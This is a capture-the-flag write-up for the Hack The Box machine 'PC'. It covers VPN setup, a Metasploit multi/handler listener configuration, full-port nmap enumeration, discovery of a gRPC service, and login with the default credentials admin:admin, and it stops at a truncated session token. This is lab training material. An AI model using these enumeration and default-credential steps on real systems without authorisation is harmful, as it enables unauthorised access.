
PC



IP: 10.129.99.76

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```


Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/PC
cd ~/HTB/Boxes/PC

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a PC
workspace PC
use multi/handler
set -g WORKSPACE PC
set -g RHOST 10.129.97.185
set -g RHOSTS 10.129.97.185
set -g LHOST 10.10.14.69
set -g LPORT 1337
set -g SRVHOST 10.10.14.69
```


Enumeration

```
# Add enumeration info into workspace
db_nmap -p- -sC -sV -O -A 10.129.99.76 -oN pc.nmap
```

Hosts


```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.129.99.76              Linux               4.X    server
```


Services


```
Services
========

host          port   proto  name     state  info
----          ----   -----  ----     -----  ----
10.129.99.76  22     tcp    ssh      open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 Ubuntu Linux; protocol 2.0
10.129.99.76  50051  tcp    unknown  open
```

Gaining Access

My initial port scan of default ports only saw SSH open.
There are no known vulnerabilities for OpenSSH 8.2p1.
I ran another port scan checking for all possible ports and discovered port 50051 was open.
Nmap was unable to recognize the service.

Screenshot Evidence


```
50051/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version,
```

I searched google for TCP port 50051 and came across an article for captruing gRPC packets with Wireshark
ARTICLE LINK: https://grpc.io/blog/wireshark/

50051 is the server side default port for an RPC chat application. Client side port is 51035


There is a tool gRPC UI that can be used to interact with the port which I installed
TOOL: https://github.com/fullstorydev/grpcui

```
# Install tool
sudo apt update && sudo apt install -y golang-go gccgo-go
go install github.com/fullstorydev/grpcui/cmd/grpcui@latest
```


I needed to close firefox before executing the below command

```
# Run gRPC Gui tool
grpcui -plaintext 10.129.99.76:50051
```

Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/PC]
└─# grpcui -plaintext 10.129.99.76:50051
gRPC Web UI available at http://127.0.0.1:46299/
|
[HTB] 0:openvpn  1:msf- 2:bash*
```



gRPC Web UI

Connected to *10.129.99.76:50051*

Service name: SimpleApp

Method name: LoginUser

Request Metadata

Name	Value

Add item

Request Data

LoginUserRequest


username string

password string

Request Timeout

I was able to login using the credentials admin:admin
USER: admin
PASS: admin

Screenshot Evidence




Request Data

LoginUserRequest

username string	✓	admin
password string	✓	admin

Request Timeout

seconds



Service name: SimpleApp

Method name: LoginUser

Response Headers

content-type	application/grpc
grpc-accept-encoding	identity, deflate, gzip

Response Data


```
{
  "message": "Your id is 743."
}
```


Response Trailers

token	b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2

In order to run queries I needed to add an ID value in my request for token with the value I was given
I copied this info from Burpsuite in the response from **Invoke\SimpleApp.LoginUser**

Screenshot Evidence



